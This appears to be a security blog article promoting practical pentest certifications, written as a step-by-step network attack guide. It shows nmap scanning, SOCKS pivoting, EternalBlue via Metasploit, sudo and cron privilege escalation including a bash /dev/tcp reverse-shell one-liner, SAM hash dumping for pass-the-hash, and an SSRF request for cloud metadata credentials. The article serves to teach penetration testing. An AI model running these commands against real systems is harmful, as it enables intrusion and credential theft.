Listen to this Post
Introduction:

The cybersecurity industry is saturated with certifications that test rote memorization, but the true measure of a penetration tester lies in their ability to execute under pressure. The recent buzz around the Certified Network Pentester (CNPen) exam highlights a critical industry shift toward validating hands-on exploitation skills over theoretical knowledge. This article moves beyond the promotional buzz to explore the core technical competencies required for modern network penetration testing, providing a practical guide to the methodologies, commands, and tools that separate script kiddies from professional red teamers.
Learning Objectives:
- Understand the core methodology of internal and external network exploitation.
- Learn practical command-line techniques for network enumeration, exploitation, and pivoting.
- Identify key vulnerabilities in network architectures and how to chain them for maximum impact.
- Apply hands-on steps using Linux and Windows commands to simulate real-world attack scenarios.
- Evaluate the importance of practical certifications in validating offensive security skills.
You Should Know:
1. External Reconnaissance: The Art of Digital Cartography
Before launching any exploit, a penetration tester must map the target’s attack surface. External reconnaissance focuses on identifying live hosts, open ports, and running services from an outsider’s perspective. This phase mimics the initial steps of an attacker who has no internal access.
Step‑by‑step guide:
Start with a broad scan using Nmap to identify live hosts on a target range. Instead of a noisy default scan, use a stealthier SYN scan with version detection.
 Stealth SYN scan on common ports with service version detection
sudo nmap -sS -sV -p 1-1000 --open -T4 -oN external_scan.txt <target_ip_or_range>
This command sends SYN packets (half-open) to avoid completing the TCP handshake, reducing the chance of detection by basic IDS. The `-sV` flag grabs service banners, which is crucial for identifying vulnerable software versions (e.g., “OpenSSH 7.2p1” which is known to be vulnerable to CVE-2016-6210). For a wider scope, scan all 65535 ports using a more aggressive timing template, but be aware this will be extremely noisy.
 Full port scan (use with caution and permission)
sudo nmap -sS -sV -p- --min-rate=5000 -T4 -oN full_port_scan.txt <target_ip_or_range>
2. Internal Network Pivoting: Exploiting the Trusted Zone
Once a foothold is gained on an external asset, the real test begins: moving laterally within the internal network. Attackers often exploit the inherent trust between internal systems. This requires pivoting through the compromised host to scan previously inaccessible subnets.
Step‑by‑step guide:
After compromising a DMZ host, use it as a proxy to scan the internal network. If the compromised host is Linux-based, you can use `ssh` to create a dynamic SOCKS tunnel.
 On your attacker machine, create a SOCKS proxy through the compromised host
ssh -D 1080 -f -C -q -N user@<compromised_host_ip>
This command (-D 1080) sets up a SOCKS5 tunnel on local port 1080. You can then configure tools like `proxychains` to route traffic through this tunnel. Edit `/etc/proxychains.conf` to ensure it uses socks5 127.0.0.1 1080. Now, you can run internal scans as if you were inside the network.
 Use proxychains to run Nmap through the proxy against an internal IP
proxychains nmap -sT -Pn -sV -p 445,3389,22 --script=smb-os-discovery.nse <internal_target_ip>
This command uses a full TCP connect scan (-sT, as SYN scans don’t work through proxies) and disables host discovery (-Pn), assuming the internal host is up.
3. Exploiting Windows SMB: The Eternal Blueprint
The Server Message Block (SMB) protocol remains a high-value target in internal networks. Misconfigurations or unpatched vulnerabilities like EternalBlue (MS17-010) can lead to immediate system compromise. Metasploit provides reliable modules, but understanding the manual exploitation steps is key for CNPen-level validation.
Step‑by‑step guide:
First, identify if a host is vulnerable to MS17-010 using an Nmap script.
nmap -p 445 --script smb-vuln-ms17-010 <target_ip>
If vulnerable, the manual approach involves using a standalone Python exploit like the `eternalblue` exploit from the `impacket` suite. While Metasploit is faster, using `impacket` demonstrates a deeper understanding.
 Example using impacket's smbexec for a more "living off the land" approach
 (This is a generic command, ensure you have a valid user account or hash)
impacket-smbexec <domain>/<username>:<password>@<target_ip>
This spawns a semi-interactive shell using Windows SMB commands. For a full Meterpreter-like experience, the Metasploit module `exploit/windows/smb/ms17_010_eternalblue` is robust.
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <your_ip>
run
- Privilege Escalation on Linux: The Path to Root
Capturing a low-privilege shell is only half the battle. The final objective is often to gain root access. Common vectors include misconfigured sudo permissions, exploitable cron jobs, and kernel vulnerabilities.
Step‑by‑step guide:
On a compromised Linux host, immediately enumerate sudo permissions.
sudo -l
If you see a binary that can be run as root without a password (e.g., /usr/bin/find), you can use GTFOBins to escalate privileges.
 If 'find' can be run as sudo, use it to spawn a root shell
sudo find . -exec /bin/sh \; -quit
If sudo doesn’t yield results, look for world-writable scripts executed by cron jobs. Check `/etc/crontab` and /var/spool/cron/crontabs/. If a script is writable by your user and executed by root, you can inject a reverse shell one-liner.
echo '!/bin/bash' > /path/to/writable/script.sh
echo 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1' >> /path/to/writable/script.sh
 Wait for the cron job to execute and catch the shell on your listener
5. Privilege Escalation on Windows: Harvesting Credentials
Windows environments are rich with credential artifacts. Tools like `mimikatz` are standard, but understanding how to extract hashes manually using built-in tools is a more stealthy and exam-relevant skill.
Step‑by‑step guide:
Once you have a shell on a Windows box, check for stored credentials using cmdkey.
cmdkey /list
If credentials are stored for a target machine, you can use `runas` to execute commands with those saved privileges. For dumping hashes from the SAM database, you can use `reg.exe` to save registry hives and then extract them offline.
 Save the SYSTEM and SAM hives
reg save HKLM\SYSTEM system.hive
reg save HKLM\SAM sam.hive
 Transfer these files to your attacker machine
On your Kali machine, use `impacket-secretsdump` to extract the hashes.
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
This will output NTLM hashes that can be used for Pass-the-Hash attacks or cracked offline.
- API Security in Network Context: The Blind Spot
Modern network pentesting must account for APIs that expose backend services. An API gateway misconfiguration can lead to internal network enumeration.
Step‑by‑step guide:
If you encounter an API endpoint, use `curl` to fuzz for internal server-side request forgery (SSRF) vulnerabilities. An SSRF can allow an attacker to make the server perform requests to internal IPs.
 Attempt to force the server to fetch a sensitive internal file or URL
curl -X POST https://target-api.com/fetch -d "url=http://169.254.169.254/latest/meta-data/"
This targets the AWS metadata service, a classic SSRF vector. If successful, you might retrieve IAM credentials, allowing you to pivot into cloud infrastructure.
What Undercode Say:
- Skill Validation Over Branding: The CNPen exam’s focus on practical exploitation reflects a growing industry demand for demonstrable skill. A certificate is only as valuable as the tester’s ability to replicate those skills in a live environment.
- Methodology is King: The steps outlined—from stealthy scanning to chaining exploits for privilege escalation—highlight that penetration testing is not about running a single tool, but about following a disciplined methodology. The ability to adapt when a tool fails is what defines a senior professional.
The shift toward practical, performance-based exams like CNPen, OSCP, and CRTP is a healthy correction for an industry plagued by certification mills. While theory provides the foundation, the trenches of network security are won and lost on the command line. For hiring managers and team leads, a candidate who can articulate the difference between a SYN scan and a full connect scan, and when to use each, is worth more than a wall of multiple-choice certificates. This practical focus ensures that the next generation of pentesters can not only identify vulnerabilities but weaponize them effectively under the pressure of a real-world breach.
Prediction:
The dominance of traditional, theory-heavy certifications will continue to wane as organizations demand proof of practical ability. We will see a rise in “gamified” certification paths that require candidates to hack into live, realistic networks. Furthermore, the integration of AI into offensive security tools will force a new wave of certification updates, focusing on how to leverage machine learning for vulnerability discovery and exploitation, making static, knowledge-based exams obsolete within the next five years.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


